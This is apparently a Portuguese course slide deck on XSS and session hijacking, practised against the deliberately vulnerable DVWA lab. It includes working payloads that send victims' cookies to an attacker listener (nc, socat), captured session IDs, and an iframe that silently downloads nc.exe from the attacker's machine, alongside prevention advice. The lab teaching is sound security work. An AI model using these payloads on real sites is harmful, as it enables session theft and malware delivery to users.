
A URL com o código malicioso normalmente é enviado aos usuários através de SPAM, assim que as vítimas acessam a URL, o Script malicioso é executado e entrega ao cibercriminoso as informações que ele desejava.

Cross-Site Scripting (XSS)

XSS Reflected

Acessar o DVWA: localhost/dvwa/

Selecione a opção XSS Reflected, mostrada na figura.




Cross-Site Scripting (XSS)

XSS Reflected

No campo de texto, digite o comando:

`<script>alert("Hello World")</script>`

Uma caixa de alerta será exibida.



Cross-Site Scripting (XSS)


XSS Reflected

Podemos fazer uso de um script para capturar o cookie daquela sessão do usuário:

No campo de texto, digite o comando:

<script>alert(document.cookie)</script>

Uma caixa de alerta será exibida.



Cross-Site Scripting (XSS)

XSS Reflected


Como capturar informações da vítima?

Podemos abrir uma porta e colocar em listenning.

No terminal da sua máquina procure pelo seu ip e execute o comando a seguir:

nc -vnlp 8081

Será retornada a mensagem vista na imagem.

A screenshot of a terminal window titled 'root@kali: ~'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal content shows the command 'nc -vnlp 8081' being executed, followed by the output 'listening on [any] 8081 ...'. The prompt 'root@kali:~#' is visible on the first line, and the command is on the second line. The output is on the third line. The terminal has a dark background and a light-colored cursor.


```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -vnlp 8081  
listening on [any] 8081 ...
```

Cross-Site Scripting (XSS)

XSS Reflected


Após executar o comando anterior, retorne para o dvwa (XSS Reflected) e digite o script a seguir, mudando o IP para o da sua máquina:

<script>new Image().src="http://10.0.2.15:8081/"+document.cookie;</script>



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -vnlp 8081  
listening on [any] 8081 ...  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 40592  
GET /security=low;%20PHPSESSID=v210mh48g877u2dvur69nc4dr3 HTTP/1.1  
Host: 10.0.2.15:8081  
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0  
Accept: */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2F10.0.2.15%3A8081%2F%22%2Bdocument.cookie%3B%3C%2Fscript%3E  
Connection: keep-alive
```

Cross-Site Scripting (XSS)



O Script malicioso pode ser permanentemente armazenado no servidor web/aplicação, como em um banco de dados, fórum, campo de comentários etc. O usuário torna-se vítima ao acessar a área afetada pelo armazenamento do código mal intencionado.

Cross-Site Scripting (XSS)

XSS Stored

Acessar o DVWA: localhost/dvwa/

Selecione a opção XSS Stored, mostrada na figura.

The screenshot displays the DVWA web application interface. At the top, the DVWA logo is visible. On the left side, there is a vertical menu with various security challenges. The 'XSS (Stored)' option is highlighted with a red box, and a red arrow points to it from the right. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with two input fields: 'Name *' and 'Message *'. Below the 'Message *' field are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. Below the form, there is a preview area showing the output of the stored XSS: 'Name: test' and 'Message: This is a test comment.' At the bottom, there is a section titled 'More Information' with a list of links to resources about XSS.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Cross-Site Scripting (XSS)

XSS Stored

No XSS refletido precisamos de um link, enviá-lo para vítima, ela clica e o código malicioso é executado.

Já no XSS armazenado uma vez que postamos o script na página ele fica armazenado no banco de dados. Ou seja, qualquer pessoa que acessar aquela determinada página vai ter a o código malicioso executado automaticamente.

Cross-Site Scripting (XSS)

XSS Stored

Execute os scripts utilizados anteriormente:

```
<script>alert("Hello World")</script>
```

```
<script>alert(document.cookie)</script>
```

Atualize a página

Cross-Site Scripting (XSS)

XSS Stored

Com o netcat, estamos limitados apenas a uma conexão.

Para ouvirmos todas as conexões que serão requisitadas, executaremos o seguinte programa:

socat

Abra o terminal e digite o comando:

socat TCP-LISTEN:8081,reuseaddr,fork -

Cross-Site Scripting (XSS)

XSS Stored

Após executar o comando anterior, retorne para o dwwa (XSS Stored) e digite o script a seguir, mudando o IP para o da sua máquina:

```
<script>new Image().src="http://10.0.2.15:8081/"+document.cookie;</script>
```


Cross-Site Scripting (XSS)

XSS Stored

Você irá perceber que não é possível inserir todo o texto dentro do campo.


Aqui temos um controle no client side, o código que faz a proteção está do lado do cliente. Deste modo o cliente consegue alterar esse código.

Cross-Site Scripting (XSS)

XSS Stored

Vá até o terminal que está com o socat em processo de escuta.

Com esse cenário, você captura todas as sessões dos usuários que se conectam aquela determinada página.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

root@kali: ~

```
File Edit View Search Terminal Help
root@kali:~# socat TCP-LISTEN:8081,reuseaddr,fork -
GET /security=low;%20PHPSESSID=v210mh48g877u2dvur69nc4dr3 HTTP/1.1
Host: 10.0.2.15:8081
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/vulnerabilities/xss_s/
Connection: keep-alive

GET /security=low;%20PHPSESSID=v210mh48g877u2dvur69nc4dr3 HTTP/1.1
Host: 10.0.2.15:8081
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/vulnerabilities/xss_s/
Connection: keep-alive
```

Cross-Site Scripting (XSS)

XSS Stored

Fazendo download de arquivos maliciosos na máquina da vítima:

Mais uma vez, vá até o campo de texto do XSS Stored e digite o comando a seguir:

<iframe src="http://10.0.2.15/nc.exe" height="0" width="0"></iframe>



Sequestro de Sessão

- O sequestro de sessão acontece **quando um invasor intercepta e assume uma sessão legitimamente estabelecida entre um usuário e um host.**
- **Uma vez que** aconteça um sequestro de sessão bem sucedido, o invasor pode assumir o papel do usuário legítimo ou simplesmente monitorar o tráfego para injetar ou coletar pacotes específicos a fim de criar o efeito desejado.

Sequestro de Sessão

Ataque a sessões - Como Prevenir


Prevenir ataques a sessões requer que desenvolvedores e administradores reforcem vários aspectos do gerenciamento de comunicação e sessão para poderem minimizar o risco de invasores obterem um token de sessão válido:

- Use HTTPS para garantir SSL/TLS de todo o tráfego da sessão. Isso impedirá que o invasor intercepte o ID da sessão em texto claro, mesmo se ele estiver monitorando o tráfego da vítima.
- Defina o atributo **HttpOnly** usando o cabeçalho HTTP **Set-Cookie** para impedir o acesso a cookies do lado do cliente. Isso evita que XSS e outros ataques que dependem da injeção de JavaScript no navegador.
- Gere novamente a chave da sessão após a autenticação inicial. Isso faz com que a chave da sessão mude imediatamente após a autenticação, o que anula os ataques de fixação da sessão - mesmo que o invasor saiba o ID da sessão inicial, ela se torna inútil antes de poder ser usada.
- Faça uma verificação adicional da identidade do usuário que vá além da chave da sessão. Isso significa usar não apenas cookies, mas também outras verificações, como o endereço IP habitual do usuário ou os padrões de uso da aplicação.


Sequestro de Sessão

BURP

- Ferramenta usada como proxy
- Poderosa para interceptar dados
- Manipulação de HTTP




Sequestro de Sessão



Ataque a sessões

Clique na opção **"Proxy"**, depois na opção **"Intercept"**.

Sequestro de Sessão




Ataque a sessões

Certifique-se que a configuração de Proxy estejam ativadas.

Abra um navegador, de preferência o Firefox, em seguida, faça as modificações como na figura ao lado:

Preferences -> General -> Network Proxy -> Settings...

Sequestro de Sessão




Ataque a sessões

Acessar o DVWA: localhost/dvwa/

Selecione a opção Weak Session IDs, mostrada na figura.

Com o Burp, localize o Cookie da Sessão do user: admin, e o guarde na memória ou em algum lugar.

Sequestro de Sessão




Ataque a sessões

Siga os passos:

- Volte para as configurações de proxy originais do seu navegador;
- Abra uma nova aba em navegação anônima;
- Acesse o DVWA: localhost/dvwa/
- Faça login com um dos usuários que foram descobertos utilizando o SQL Injection.

